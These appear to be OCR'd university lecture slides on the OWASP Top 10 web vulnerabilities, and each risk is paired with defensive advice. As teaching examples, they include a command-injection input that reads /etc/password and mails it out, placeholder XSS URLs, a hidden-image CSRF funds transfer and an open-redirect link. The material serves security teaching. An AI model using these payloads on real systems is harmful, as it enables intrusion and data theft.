
malicious user's input:

```
john@test.nl; cat /etc/password | mail john@testing.nl
```

eval() #1

```
~ → node
> eval( '2+5' )
7
> eval( function(){console.log("Hi!");}() );
Hi!
undefined
>
```

eval() is dangerous (from a security point of view) and should be avoided!




Secure yourself! #1

- **Validate** user input (is this really an email address?)
- **Sanitise** user input (e.g. escape ‘ to \’)
- SQL: **avoid dynamic queries** (use **prepared** statements and bind variables)
- Do not expose **server-side errors** to the client
- Use code analysis tools and dynamic scanners to find common vulnerabilities

```
1 var validator = require('validator');
2 var isEmail = validator.isEmail('while(1)'); //false
```

Broken authentication & session management #2

Recall last lecture: sessions



session store

- Cookies are used to store a single ID on the client
- Remaining user information is stored server-side in memory or a database
- **What happens if the session cookie is stolen?**

Broken authentication & session management #2

"Attacker uses leaks or flaws in the authentication or session management functions (e.g., **exposed accounts**, **passwords**, **session IDs**) to impersonate users. " (OWASP)

Example problem scenarios:

- Using **URL rewriting** to store session IDs (recall: every URL is rewritten for every individual user on the server)
- Storing a session ID in a **cookie** without informing the user about it
- Session IDs sent **via HTTP** instead of HTTPS
- Session IDs are **static** instead of being rotated
- **Predictable** session IDs

Secure yourself! #2

- Good authentication and session management is difficult - avoid if possible an implementation from scratch
- Ensure that the session ID is **never send over the network unencrypted**
- Generate new session ID on login (**avoid reuse**)
- Session IDs should have a timeout
- **Sanity check** on HTTP header fields (refer, user agent, etc.)
- Ensure that your users' login data is stored **securely**

Cross-site scripting (XSS) #3

"**XSS** flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content." (OWASP)

- **Browser executes JavaScript** - no anti-virus software in place; the browser's sandbox is the main line of defense

- Two types:
  - **Stored XSS**
  - **Reflected XSS**

Cross-site scripting (XSS) #3

Stored XSS (persistent, type-I)

- Injected script (most often JavaScript) is **stored** on the targeted Web server, e.g. through forum entries, guestbooks, commenting facilities
- Victims retrieve the malicious script from the trusted source (the Web server)

Reflected XSS (non-persistent, type-II)

- Injected script is **not stored** on the target Web server (permanently); it is “reflected” off the target Web server
- Victims may receive an **email** with a tainted link
- Link contains **malicious URL parameters** (or similar)

Cross-site scripting (XSS) #3

Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

- Victims retrieve the malicious script from the trusted source (the Web server)

Reflected XSS (non-persistent, type-II)

```
http://myforum.nl/search?q=Let+me+…
http://myforum.nl/search?q=<script>…
```

- Victims may receive an **email** with a tainted link
- Link contains **malicious URL parameters** (or similar)

Secure yourself! #3

- **Validate** user input (length, characters, format, etc.)
- **Escape** generated output

```
1 <script>alert("Hello there!")</script>
```

```
1 &lt;script&gt;alert(&quot;Hello there!&quot;)&lt;/script&gt;
```

Insecure Direct Object References #4

"Attacker, who is an **authorized system user**, simply **changes** a parameter value that **directly** refers to a system object the user **is not authorized** for." (OWASP)

```
var todoTypes = {
    important: ["TI1506","OOP","Calculus"],
    urgent: ["Dentist","Hotel booking"],
    unimportant: ["Groceries"],
};

app.get('/todos/:type', function (req, res, next) {
    var todos = todoTypes[req.params.type];
    if (!todos) {
        return next(); // will eventually fall through to 404
    }
    res.send(todos);
});
```

parameter `:type` as property key

No verification: is the user authorized to access the target object?

Insecure Direct Object References #4

"Attacker, who is an **authorized system user**, simply **changes** a parameter value that **directly** refers to a system object the user **is not authorized** for." (OWASP)

- Web applications often **expose filenames or object keys** when generating content

```
http://mytodos.nl/todos?id=234
http://mytodos.nl/todos?id=2425353
```

my todo list

what about another one?

Secure yourself! #4

- **Avoid** the use of direct object references (indirect is better)

- Use of objects should include an **authorisation subroutine**

- **Avoid** exposing object IDs, keys and filenames to users

Security misconfiguration #5

- Full-stack engineering requires extensive knowledge of **system administration** and the web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, …)
  - **Default passwords** remain set
  - Files are publicly accessible that should not be
  - **Root** can log in via SSH, etc.
  - **Patches** are not applied on time

Security misconfiguration #5

- Full-stack engineering requires extensive knowledge of **system administration** and the web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, …)
  - **Default passwords** remain set
- Files are publicly accessible that should not be

"Finding the **app** on Github did, however, lead to an even better finding. The file `secret_token.rb` on Github had a Rails **secret token hardcoded**. It seemed **unlikely** that Instagram would **leave that token the same on their server,** but if they did, I would be able to **spoof session cookies**."

Source: https://exfiltrated.com/research-Instagram-RCE.php

Secure yourself!

#5

- Install the latest stable version of Node.js and Express (use Helmet).
- `npm audit (fix)`
- Install security updates.

```
[± |master ↓6 {5} U:2 ×| → npm audit

                       === npm audit security report ===

# Run  npm install --save-dev sinon@7.1.1  to resolve 4 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
```

Critical	**Deserialization Code Execution**
Package	js-yaml
Dependency of	sinon [dev]
Path	sinon > build > jxLoader > js-yaml
More info	https://nodesecurity.io/advisories/16

Low	**Incorrect Handling of Non-Boolean Comparisons During Minification**
Package	uglify-js
Dependency of	sinon [dev]
Path	sinon > build > uglify-js
More info	https://nodesecurity.io/advisories/39

Low	**Regular Expression Denial of Service**
Package	uglify-js
Dependency of	sinon [dev]
Path	sinon > build > uglify-js
More info	https://nodesecurity.io/advisories/48

Low	**Regular Expression Denial of Service**
Package	timespan
Dependency of	sinon [dev]
Path	sinon > build > timespan
More info	https://nodesecurity.io/advisories/533

Sensitive data exposure #6

"Attackers typically don't break crypto directly. They do something else, such as **steal keys**, **do man-in-the-middle attacks**, or **steal clear text data** off the server, while in transit, or from the user's browser." (OWASP)

Example scenarios:

- Using **database encryption only** to secure the data
- **Not using SSL** for all authenticated pages
- Using **outdated encryption** strategies to secure a password file

Sensitive data exposure #6

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

ABSTRACT

We present the *malicious CAPTCHA attack*, allowing a rogue website to trick users into unknowingly disclosing their private information. The rogue site displays the private information to the user in obfuscated manner, as if it is a CAPTCHA challenge; the user is unaware that solving the CAPTCHA, results in disclosing private information. This circumvents the Same Origin Policy (SOP), whose goal is to prevent access by rogue sites to private information, by exploiting the fact that many websites allow *display* of private information (to the user), upon requests from any (even rogue) website. Information so disclosed includes name, phone number, email and physical addresses, search history, preferences, partial credit card numbers, and more.

Nethanel Gelernter and Amir Herzberg. 2016. *Tell Me About Yourself: The Malicious CAPTCHA Attack*. In Proceedings of the 25th International World Wide Web Conference (WWW '16).

Secure yourself! #6

- All sensitive data should be **encrypted** across the network and when stored
- Only store the **necessary sensitive data**
- Use **strong encryption** algorithms (a constantly changing target)
- **Disable autocomplete** on forms collecting sensitive data
- **Disable caching** for pages containing sensitive data

Missing Function Level Access Control #7

"Attacker, who is an **authorized system user**, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren't protected." (OWASP)

- Similar to #4
- Attacker tests a **range of target URLs** that should require authentication
  - Especially easy for large Web frameworks which come with default routes enabled
- An attacker can **invoke functions via URL parameters** that should require authorisation

Secure yourself: authorization subroutine

Cross-Site Request Forgery (CSRF) #8

"Attacker creates **forged HTTP requests** and tricks a victim into submitting them via **image tags**, **XSS**, or numerous other techniques. If the user is authenticated, the attack succeeds." (OWASP)

Example scenario:

- Web application allows users to transfer funds from their accounts to other accounts:
  `http://mygame.nl/transferFunds?amount=100&to=342432`
- Victim is already **authenticated**
- Attacker constructs a request to transfer funds to his own account and embeds it in an image request stored on a site under his control
  `<img src="http://mygame.nl/transferFunds?amount=1000&to=666" width="0" height="0" />`

Secure yourself! #8

- Use an **unpredictable token** (unique per session) in the HTTP request [e.g. in a hidden form field] which cannot (easily) be reconstructed by an attacker

- Ask for **reauthentication** if unusual activity (location/time) is detected

Insecure components #9

Secure yourself: keep up to date with vulnerabilities, patches, etc.

"Attacker identifies a **weak component** through scanning or manual analysis. He **customizes the exploit** as needed and executes the attack." (OWASP)

- Large Web projects rely on many resource to function; each one is vulnerable
- No central repository of important vulnerabilities
- Even time-tested software can be hit

Insecure components #9

Secure yourself: keep up to date with vulnerabilities, patches, etc.

"Attacker identifies a **weak component** through scanning or manual analysis. He **customizes the exploit** as needed and executes the attack." (OWASP)

- Large Web
  each one is
- No central
- Even time-t

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to

Insecure components #9

Secure yourself: keep up to date with vulnerabilities, patches, etc.

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

Unvalidated Redirects and Forwards #10

"Attacker links to **unvalidated redirect** and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site." (OWASP)

Example scenario:

- Web application includes a page called "redirect"
- Attacker uses a malicious URL that redirects users to his site for phishing, etc.
  `http://www.mygame.nl/redirect?url=www.malicious-url.com`
- User believes that the URL will lead to content on mygame.nl

Secure yourself! #10

- **Avoid redirects and forwards** in a web application
- When used, **do not allow users to set redirect** via URL parameters
- Ensure that user-provided redirect is **valid** and **authorised**

Summary

- Web applications offer **many angles of attack**
- Securing a Web application requires extensive knowledge in different areas
- Main message: **validate, validate and validate again**

- **No lectures** next week.
- Prepare for the **midterm**.
- **Get A1-A3 signed off** by the end of week **2.6**.

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